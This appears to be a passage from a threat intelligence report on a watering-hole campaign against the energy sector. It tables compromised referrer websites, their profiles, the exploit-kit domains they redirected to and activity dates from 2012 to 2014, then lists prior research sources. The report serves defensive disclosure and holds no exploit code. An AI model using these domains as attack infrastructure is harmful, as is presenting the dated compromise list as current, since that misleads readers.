gamyba.le.lt	Lietuvos energijos gamyba - Lithuania‘s largest electricity generating company, which combines all state-operated electricity generating capacities	lafollettewines.com	2013 Q3
utilico.co.uk	Investment company - “significant proportion of its Gross Assets invested in developed markets in existing utilities and related stocks, including...water and sewerage companies, waste, electricity, gas, telecommunications, ports, airports, service companies, rail, roads, any business with essential service or monopolistic characteristics and in any new utilities”; Chairman - “has many years’ experience in the international utility sector, playing a major role in the restructuring and privatization of the UK electricity industry”	nahoonservices.com	2012 Q4 - 2013 Q1
yell.ge	Georgian Yellow Pages, maintains Manganese mining org contacts	nahoonservices.com	2012 Q4 - 2013 Q1
chariotoilandgas.com	Chariot Oil and Gas Limited - independent oil and gas exploration company with interests in Namibia and Mauritania	nahoonservices.com	2012 Q4 - 2013 Q1

Compromised Referrer	Referrer Profile	Exploit Site	Approximately Active
longreachoilandgas.com	Longreach Oil & Gas Ltd. - fast growing oil and gas exploration company, with significant license interest in onshore and offshore Morocco	nahoonservices.com	2012 Q4 - 2013 Q1
strainstall.com	For more than 45 years Strainstall has helped industries worldwide to operate safely by ensuring that structures, equipment and infrastructure are safe to use. We have developed world-class systems to monitor physical and performance parameters such as load, stress, temperature, acceleration, pressure and displacement	nahoonservices.com	2012 Q4 - 2013 Q1
jfaerospace.com	James Fisher Aerospace (JFA) is an internationally respected aerospace project organization, with an extensive multi-skilled engineering design and global supply capability supporting military and civil aerospace industries Formerly known as JF Faber, the company's expertise and experience includes extensive projects in aerospace as well as in a variety of other high integrity industries	nahoonservices.com	2012 Q4 - 2013 Q1
vitogaz.com	French-based gas distributor, supplier and technical developer	serviciosglobal.com	2013 Q4
vitogaz.com	French-based gas distributor, supplier and technical developer	keeleux.com	2013 Q4
bsicomputer.com	California-based industrial computer systems manufacturer and developer	serviciosglobal.com	2013 Q4

Compromised Referrer	Referrer Profile	Exploit Site	Approximately Active
energyplatform.eu	French-based RBF, Renewables Business Facilitator - organization representing 200 renewable energy research centers and businesses	serviciosglobal.com	2013 Q4
firstenergy.com	FirstEnergy Capital - Calgary based investment banking provider. Financial, advisory and investment services to the global energy sector	serviciosglobal.com	2013 Q4
firstenergy.com	FirstEnergy Capital - Calgary based investment banking provider. Financial, advisory and investment services to the global energy sector	kenzhebek.com	2013 Q3
www.energo-pro.ge	Energy Pro Georgia - one of the biggest energy companies in the region...vast investments in the development and maintenance of company owned renewable energy objects, rehabilitation of grid infrastructure and service improvement	kenzhebek.com	2013 Q2, Q3
energo-pro.ge	Energy Pro Georgia - one of the biggest energy companies in the region...vast investments in the development and maintenance of company owned renewable energy objects, rehabilitation of grid infrastructure and service improvement	keeleux.com	2013 Q2
gritech.fr	GritecH - engineering company in the field of high voltage and computing power transmission steel structures	keeleux.com	2013 Q4

Compromised Referrer	Referrer Profile	Exploit Site	Approximately Active
rare.fr	Réseau national des Agences Régionales de l'Energie et de l'Environnement - brings together 12 partners… Operational partnerships have been established with the Ministry of Ecology, Energy, Sustainable Development and the Sea... ADEME and the network of local energy agencies (FLAME)	keeleux.com	2013 Q4
used.samashmusic.com	US-based website - used musical instrument stores located across the US. Frequently emails potential customers with links to site	waytomiracle.com	2014 Q1
sbmania.net	Sponge Bob fan site SpongeBuddy Mania - includes a forum where individuals can be specifically targeted, including adults	waytomiracle.com	2014 Q1
39essex.com	British based global advisers - legal mediation and advocacy, policy and business advice	serviciosglobal.com	2013 Q4
meteo.orange.fr	French-based weather forecasting for Saint Gervais, FR	serviciosglobal.com	2013 Q4
energyplatform.eu	French-based RBF, Renewables Business Facilitator - organization representing 200 renewable energy research centers and businesses	woman-site.com	2013 Q4
gritech.fr	GritecH - engineering company in the field of high voltage and computing power transmission steel structures	woman-site.com	2013 Q4

Compromised Referrer	Referrer Profile	Exploit Site	Approximately Active
vitoreseau.com	“So far the only collective alternative energy natural gas was electricity. Now, with the solution ‘VITORESEAU’ choice exists. VITOGAZ gives your town a safe, efficient and economical to the problem of gas supply places inaccessible to traditional city gas response.”	mahsms.ir	2014 Q1

XII. Appendix 12: Previous and parallel research

ENERGY WATERING HOLE ATTACK USED LIGHTSOUT EXPLOIT KIT, Threatpost
http://threatpost.com/energy-watering-hole-attack-used-lightsout-exploit-kit
http://threatpost.com/energy-watering-hole-attack-used-lightsout-exploit-kit

Watering-Hole Attacks Target Energy Sector, Cisco Security
http://blogs.cisco.com/security/watering-hole-attacks-target-energy-sector/

Global Threat Report 2013, Crowdstrike
http://www.crowdstrike.com/sites/all/themes/crowdstrike2/css/imgs/platform/CrowdStrike_Global_Threat_Report_2013.pdf

Talk2M Incident Report, [30-01-2014], eWON
"The eWON commercial website www.ewon.biz has been attacked. A corrupted eCatcherSetup.exe file has been placed into the CMS (Content Management System) of www.ewon.biz website and eCatcher download hyperlinks have been rerouted to this corrupted file."
http://www.talk2m.com/en/full_news.html?cmp_id=7&news_id=51

LightsOut EK: "By the way... How much is the fish!?", Malwageddon
http://malwageddon.blogspot.ru/2013/09/unknown-ek-by-way-how-much-is-fish.html

LightsOut EK Targets Energy Sector, Zscalar Threatlab
http://research.zscaler.com/2014/03/lightsout-ek-targets-energy-sector.html

Advisory (ICSA-14-178-01), ICS Focused Malware, ICS-CERT
http://ics-cert.us-cert.gov/advisories/ICSA-14-178-01

"havex-rat" [analysis], Gi0vann1 Sug4r
http://pastebin.com/2x1JinJd

[analysis], @unixfreaxjp
http://pastebin.com/raw.php?i=qCdMwtZ6

Hello, a new specifically covered exploit kit, Snort VRT
http://vrt-blog.snort.org/2014/03/hello-new-exploit-kit.html

Continued analysis of the LightsOut Exploit Kit, Snort VRT
http://vrt-blog.snort.org/2014/05/continued-analysis-of-lightsout-exploit.html
http://vrt-blog.snort.org/2014/05/continued-analysis-of-lightsout-exploit.html

An Overview of Exploit Packs (Update 20) Jan 2014, Mila, Contagio
http://contagiodump.blogspot.com/2010/06/overview-of-exploit-packs-update.html

Havex Hunts For ICS/SCADA Systems, f-secure
http://www.f-secure.com/weblog/archives/00002718.html

Dragonfly: Cyberespionage Attacks Against Energy Suppliers, Symantec
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/Dragonfly_Threat_Against_Western_Energy_Suppliers.pdf

CCIRC Operational Summary - REPORTING PERIOD: FEBRUARY 16, 2014 – MARCH 1, 2014
“Targeted attacks against Canadian energy sector”, Canadian Cyber Incident Response Centre
http://origin.library.constantcontact.com/download/get/file/1102733644597-691/CCIRC+-+Operational+Summary+-+16February+2014+to+1+March+_2.pdf